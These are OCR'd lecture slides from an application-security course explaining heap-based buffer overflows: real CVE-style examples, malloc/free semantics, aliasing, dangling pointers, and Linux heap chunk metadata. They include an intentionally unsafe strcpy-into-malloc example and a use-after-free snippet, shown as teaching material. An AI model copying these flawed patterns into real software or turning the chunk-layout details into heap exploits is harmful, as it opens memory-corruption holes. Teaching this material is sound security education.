COSC 458-647
Application Software Security

Heap-based Buffer Overflow

Today

- Example of Heap-based Buffer Overflow
- Heap structure in Linux
- Heap-based buffer overflow
  - How to prevent heap buffer overflow

Example

- Heap-based buffer overflow in Microsoft Office PowerPoint 2002 SP3 and 2003 SP3, and PowerPoint in Microsoft Office 2004 for Mac.

- Allows remote attackers to execute arbitrary code via a crafted structure in a Notes container in a PowerPoint.

- This file causes PowerPoint to read more data than was allocated when creating a C++ object, leading to an overwrite of a function pointer, aka "Heap Corruption Vulnerability."

Example

- **Microsoft Windows GDI+ PNG image buffer overflow (Image_PNG_GDI_Heap_Overflow)**

- **About this signature or vulnerability**
  - Microsoft Windows GDI+ is vulnerable to a heap-based buffer overflow, caused by improper bounds checking.
  - Persuading a victim open a specially-crafted PNG image file, a remote attacker could exploit this vulnerability to cause memory allocation error overflowing the heap, which can allow remote code execution on the system with the privileges of the victim.

Code example

```c
#define BUFSIZE 256

int main(int argc, char **argv) {
    char *buf;
    buf = (char*)malloc(sizeof(char)*BUFSIZE);
    strcpy(buf, argv[1]);
}
```

How Heap works


Static v.s. Dynamic Variables

- This C function allocates 256 bytes of memory in the stack for a variable called "`buffer`":
  - `char buffer[256];`
  - buffer's size is static and cannot change

- Memory may also be allocated dynamically on the heap during runtime via the C new() and malloc() functions
  - char *buffer = malloc(256);
  - char *buffer = new char[256];
  - buffer's size can be changed during runtime

Organization of Virtual Memory: Heap

- Heap: Dynamically-allocated spaces
  - Ex: malloc(), free()
  - OS knows nothing about it
    - space
    - content
  - Dynamically grows as program runs



Malloc package


- `#include <stdlib.h>`
- `void *malloc(size_t size)`
  - if successful:
    - returns a pointer to a memory block of at least **`size`** bytes, aligned to 8-byte boundary.
    - if `size==0`, returns NULL
  - if unsuccessful: returns NULL

- `void free(void *p)`
  - returns the block pointed at by `p` to pool of available memory
  - `p` must come from a previous call to `malloc` or `realloc`.

- `void *realloc(void *p, size_t size)`
  - changes size of block p and returns ptr to new block.
  - contents of new block unchanged up to min of old and new size.


Example

```
char *string = "hello";

int iSize;

char *f (int x){
  char *p;

  iSize = 8;

  p = (char *)malloc (iSize);

  return p;
}
```



Variable Timeline

- .text / .code:
  - program startup
  - program finish
- .data, .bss:
  - program startup
  - program finish
- .heap:
  - dynamically allocated
  - de-allocated (free)
- .stack:
  - function call
  - function return



Variable Lifetime Example

```
char *string = “hello”;

int iSize;

char *f (int x)
{
   char* p;

   iSize = 8;
   p = (char *)malloc (iSize);

   return p;
}
```

program startup

when f() is called

live after allocation; till free() or program finish


i.e., **`free(p)`**

Explicit Memory Management

- Heap management in C is explicit
  - `void *malloc (int bytes);`
  - `free (void *p);`
- It's the programmers' responsibility to make sure that such a sequence of action is safe


Example

```
int main()
{
  int *p;

  p = (int *)malloc (sizeof (*p));
  *p = 99;

  return 0;
}
```




Example

```
int main()
{
  int *p;

  p = (int *)malloc (sizeof (*p));
  *p = 99;

  return 0;
}
```




Example

```
int main()
{
  int *p;

  p = (int *)malloc (sizeof (*p));
  *p = 99;

  return 0;
}
```




Aliasing

```
int main()
{
  int *p, *q;

  p = (int *)malloc (sizeof (*p));
   *p = 99;
  q = p;

  return 0;
}
```




Aliasing

```
int main()
{
  int *p, *q;

  p = (int *)malloc (sizeof (*p));
   *p = 99;
  q = p;

  *q = 88;

  return 0;
}
```




Aliasing

```
int main()
{
  int *p, *q;

  p = (int *)malloc (sizeof (*p));
   *p = 99;
  q = p;

  *q = 88;

  free (q);

  return 0;
}
```




Dangling Reference


```
int main()
{
  int *p, *q;

  p = (int *)malloc (sizeof (*p));
   *p = 99;
  q = p;

  *q = 88;

  free (q);

  *p = 77;

  return 0;
}
```




Example





```
p1 = malloc(16)
```




```
p2 = malloc(20)
```




```
p3 = malloc(24)
```



```
free(p2)
```




```
p4 = malloc(8)
```




Allocation examples

```
p1 = malloc(16)
```




```
p2 = malloc(20)
```


```
p3 = malloc(24)
```



```
free(p2)
```



```
p4 = malloc(8)
```



Heap structure in Linux

Linux Heap Layout

- Linux heap chunk management information is stored ‘in band’ with user data in memory.

- Writing data past the end of a chunk boundary may overwrite the next chunk’s management fields

- Fields include
  - `PREV_SIZE` (size of the previous chunk)
  - `SIZE` (size of the current chunk)
  - `bd` and `fd` pointers are added when the chunk is marked unallocated

Chunk format

- Chunks are areas of memory in the heap that
  - are dynamically allocated via commands such as malloc (memory allocation)
  - and are later returned to the available memory pool via free():
- Chunk format is

  `[PREV_SIZE][SIZE][………..data………..]`
- The first field is `PREV_SIZE`, or the size of the previous chunk. It is 4 bytes long.
- The next field is the `SIZE` of the current chunk. It is also 4 bytes long, except the least significant bit.
- The least significant bit of `SIZE` is used as a flag called `PREV_INUSE`, which determines whether the previous chunk is unallocated.


Unallocated chunk format

- An unallocated chunk adds 2 fields: the Forward pointer (called fd) and Back pointer (called bk).
- These pointers are part of a doubly-linked list (forwards and backwards), which are used to consolidate unallocated heap chunks when they are free()ed.
    - free() will remove the chunk from the linked list via the unlink() function.
- Format is:

```
[PREV_SIZE][SIZE][fd][bk][remaining data…]
```

